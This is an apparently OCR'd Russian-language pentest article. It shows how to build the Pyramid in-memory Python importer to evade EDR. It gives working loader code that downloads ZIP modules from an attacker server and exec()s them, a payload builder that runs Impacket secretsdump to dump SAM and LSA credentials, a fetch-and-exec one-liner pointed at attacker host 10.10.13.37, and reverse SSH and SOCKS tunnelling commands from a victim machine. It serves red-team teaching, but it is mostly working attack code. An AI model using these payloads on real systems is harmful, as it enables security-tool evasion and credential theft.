


CFinder._get_source

Code:

```
def _get_source_code(self, repo_name, full_name):
    submodule, is_package, relative_path = self._get_info(repo_name, full_name)
    full_path = f'{repo_name}/{relative_path}'
    if relative_path in self._source_code:
        code = self._source_code[relative_path]
        return submodule, is_package, full_path, code
    try:
        code = ZIPPED[repo_name].read(relative_path).decode()
        code = code.replace('\r\n', '\n').replace('\r', '\n')
        self._source_code[relative_path] = code
        return submodule, is_package, full_path, code
    except:
        raise ImportError(f'Unable to obtain source code for module {full_path}')
```

Вспомогательный метод _get_source_code запрашивает информацию о местоположении файла с искомым исходником, который требуется при импорте, с помощью рассмотренного выше метода _get_info. После того как файл найден, мы лезем за ним по отданному пути в ZIP-архив, читаем его содержимое и отдаем в качестве результата вместе с дополнительной информацией об именах и расположении модуля. Пока все просто.



CFinder.find_module

Code:

```
def find_module(self, full_name, path=None):
    try:
        self._get_info(self.repo_name, full_name)
    except ImportError:
        return None
    return self
```

Подбираемся к самому интересному — методам, которые будет использовать интерпретатор после регистрации метахука. Метод find_module должен присутствовать в классе резолвера и отдавать информацию о загрузчике модуля. В нашем случае это просто обертка над реализованным ранее методом _get_info.

CFinder.load_module

Code:

```
def load_module(self, full_name):
    _, is_package, full_path, source = self._get_source_code(self.repo_name, full_name)
    code = compile(source, full_path, 'exec')
    spec = importlib.util.spec_from_loader(full_name, loader=None)
    module = sys.modules.setdefault(full_name, importlib.util.module_from_spec(spec))
    module.__loader__ = self
    module.__file__ = full_path
    module.__name__ = full_name
    if is_package:
        module.__path__ = [os.path.dirname(module.__file__)]
    exec(code, module.__dict__)
    return module
```

Сердце класса CFinder — метод load_module, вызывающий встроенную функцию compile для предварительной компиляции кода импортируемого модуля и его подготовки к последующей передаче на вход функции exec. Также в рамках этого метода мы оформляем объект модуля, чтобы для интерпретатора он не отличался от обычного импорта с диска.

В общем-то, это и есть вся магия. В коде Pyramid есть реализация других необязательных методов, таких как get_data и get_code, но для нас они не представляют интереса и могут быть исключены из финальной реализации.

Использование CFinder

Code:

```
@staticmethod
def install_hook(repo_name):
    if repo_name not in META_CACHE:
        finder = CFinder(repo_name)
        META_CACHE[repo_name] = finder
        sys.meta_path.append(finder)
@staticmethod
def hook_routine(zip_name, zip_bytes):
    ZIPPED[zip_name] = ZipFile(io.BytesIO(zip_bytes), 'r')
    CFinder.install_hook(zip_name)
```

Использовать написанный класс проще простого: сначала мы вызываем статический метод CFinder.hook_routine и отдаем ему имя и байты (содержимое) ZIP-архива, загруженного извне. Это добро сохраняется в глобально определенный словарь ZIPPED, уже мелькавший в коде раньше, и далее метахук регистрируется функцией install_hook. Последняя добавляет экземпляр нашего кастомного класса CFinder к списку sys.meta_path. При попытке выполнить импорт, который не будет разрешен никаким другим импортером, в игру вступит наш CFinder и подгрузит требуемый модуль из памяти.
Code:


```
def build_http_request(filename):
    context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
    context.check_hostname = False
    context.verify_mode = ssl.CERT_NONE
    request = urllib.request.Request(f'https://{PYRAMID_HOST}:{PYRAMID_PORT}/{filename}.zip')
    auth = b64encode(bytes(f'{PYRAMID_USERNAME}:{PYRAMID_PASSWORD}', 'ascii')).decode()
    request.add_header('Authorization', f'Basic {auth}')
    return context, request
def download_and_import():
    for module in PYRAMID_TO_IMPORT:
        print(f'[*] Downloading and importing module in memory: {module}')
        context, request = build_http_request(module)
        with urllib.request.urlopen(request, context=context) as response:
            zip_bytes = response.read()
            CFinder.hook_routine(module, zip_bytes)
    print('[+] Hooks installed!')
```

Для порядка приведу финальные функции-помощники, забирающие зипы с удаленного сервера по HTTPS с Basic-аутентификацией. Здесь вроде все понятно без дополнительных пояснений.

Особые случаи импорта

К сожалению, не все питоновские модули можно загрузить из памяти. Речь идет в основном о файлах .pyd, представляющих собой динамически разделяемые библиотеки с байт-кодом Python, и о стандартных для Windows DLL-либах, идущих в комплекте с некоторыми модулями.

Такого стафа навалом, например, в библиотеках с криптографией, которые всегда нужны при работе с протоколами.



Чтобы удовлетворить такие зависимости, нам придется загружать и распаковывать их на диск. За это отвечает хелпер download_and_unpack:
Code:

```
def download_and_unpack():
for module in PYRAMID_TO_UNPACK:
    print(f'[*] Downloading and unpacking module: {module}')
    context, request = build_http_request(module)
    with urllib.request.urlopen(request, context=context) as response:
        zip_bytes = response.read()
    with ZipFile(io.BytesIO(zip_bytes), 'r') as z:
        z.extractall(os.getcwd())
```

Полный код того, что у меня получилось после незначительного рефакторинга исходного проекта, можно найти у меня на GitHub. Рядом лежат пресеты для генерации боевых скриптов на основе общего темплейта, которыми мы будем пользоваться в следующем разделе.

Пока готовил материалы для статьи, нашел интересный репозиторий httpimport, который, судя по описанию, умеет делать все то же самое, что реализовали мы, но с дополнительными плюшками. Сам я этот код не тестил, но, может, тебе будет

интересно с ним поиграть.

PYRAMID В ДЕЙСТВИИ

impacket-secretsdump

Представим, что мы оказались на машине с EDR, который не дает нам сдампить секреты LSA, получить доступ к хранилищу SAM или провести DCSync, потому что Invoke-Mimikatz.ps1 отказывается грузиться в память.

Конечно же, первое, что приходит на ум, — использовать secretsdump.py из коллекции Impacket, который может помочь справиться с любой из перечисленных выше задач. Как мы уже поняли, просто положить модуль Impacket на диск не получится, и нам пришлось бы проксировать трафик во внутреннюю сеть, чтобы заюзать secretsdump.py удаленно. Но можно сделать и на самой машине-жертве с помощью бесфайлового импорта зависимостей.

Чтобы запустить secretsdump.py, нам нужно перепаковать список зависимостей Impacket, что уже сделал за нас автор инструмента. Далее я покажу, как это можно применить для запуска других модулей, а пока воспользуемся готовыми архивами из директории Server.

Для наглядности я подготовил несколько простых Bash-скриптов, генерирующих финальный пейлоад. Вот как выглядит скрипт для сборки secretsdump.py:
Python:

```
#!/usr/bin/env bash
cat << EOT > pwn.py
PYRAMID_HOST = '10.10.13.37'
PYRAMID_PORT = '443'
PYRAMID_USERNAME = 'attacker'
PYRAMID_PASSWORD = 'Passw0rd1!'
PYRAMID_TO_UNPACK = ('Cryptodome',)
PYRAMID_TO_IMPORT = (
    'setuptools',
    'pkg_resources',
    'jaraco',
    '_distutils_hack',
    'distutils',
    'cffi',
    'configparser',
    'future',
    'chardet',
    'flask',
    'ldap3',
    'ldapdomaindump',
    'pyasn1',
    'OpenSSL',
    'pyreadline',
    'six',
    'markupsafe',
    'werkzeug',
    'jinja2',
    'click',
    'itsdangerous',
    'dns',
    'impacket',)
SECRETSDUMP_TARGET = '127.0.0.1'
SECRETSDUMP_DOMAIN = 'megacorp.local'
SECRETSDUMP_USERNAME = 'j.doe'
SECRETSDUMP_PASSWORD = 'Passw0rd2!'
EOT
cat {cfinder,secretsdump}.py >> pwn.py
```

Здесь cfinder.py — шаблон, содержащий базовую реализацию класса CFinder, а secretsdump.py — немного измененный secretsdump.py с предопределенным набором переменных (входных параметров) SECRETSDUMP_*, заданных в скрипте выше.

Для нужд хостинга файлов автор предлагает использовать собственную реализацию простого HTTPS-сервера на Python с Basic-аутентификацией, однако я буду использовать http-server, очень полюбившийся мне при проведении пентестов.


Я сгенерирую финальную нагрузку, а затем двумя командами создам самоподписанный SSL-сертификат и подниму HTTP-сервер с указанием кредов для Basic-аутентификации.

Code:

```
$ ./secretsdump.sh
$ openssl req -newkey rsa:2048 -new -nodes -x509 -days 3650 -keyout key.pem -out cert.pem
$ http-server -d false -p 443 -S --username attacker --password 'Passw0rd1!'
```


После этого на нашей импровизированной машине-жертве я загружу свежий релиз standalone-интерпретатора Python с официального сайта, запущу python.exe от имени администратора и выполню команды загрузчика.
Code:

```
import ssl
import urllib.request
from base64 import b64encode
context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
context.check_hostname = False
context.verify_mode = ssl.CERT_NONE
request = urllib.request.Request('https://10.10.13.37/pwn.py')
auth = b64encode(bytes('attacker:Passw0rd1!', 'ascii')).decode()
request.add_header('Authorization', f'Basic {auth}')
payload = urllib.request.urlopen(request, context=context).read()
exec(payload)
```



Вуаля, мы получили содержимое SAM и LSA, не вводя при этом страшных команд вроде reg save hklm\system ololo.hive. Так же легко я могу сдампить NTDS в доменной

среде удаленно без инструментов вроде Mimikatz.



SOCKS over SSH


Как уже не раз упоминалось, настройка SOCKS-соединения с машиной-жертвой — неотъемлемая часть жизни любого этичного хакера. И в этом нам тоже может помочь Pyramid.

В модуле Paramiko есть готовый SSH-клиент, благодаря которому мы можем установить обратное соединение с машиной атакующего по SSH, выполнить обратный проброс локального порта с жертвы на атакующего и развернуть на жертве сервер


SOCKS5, слушающий на проброшенном порте.

Сначала посмотрим, как это работает в искусственных условиях. С жертвы я подключусь к своей машине с Kali по SSH и подниму на проброшенном порте SOCKS-сервер с помощью pproxy.
Code:

```
PS > ssh -R 444:127.0.0.1:443 snovvcrash@192.168.1.80
PS > pip install pproxy
PS > pproxy -l "http+socks4+socks5://127.0.0.1:443"
```



Теперь я могу настроить ProxyChains на порт 444 и взаимодействовать с внутренней сетью импровизированного «заказчика».

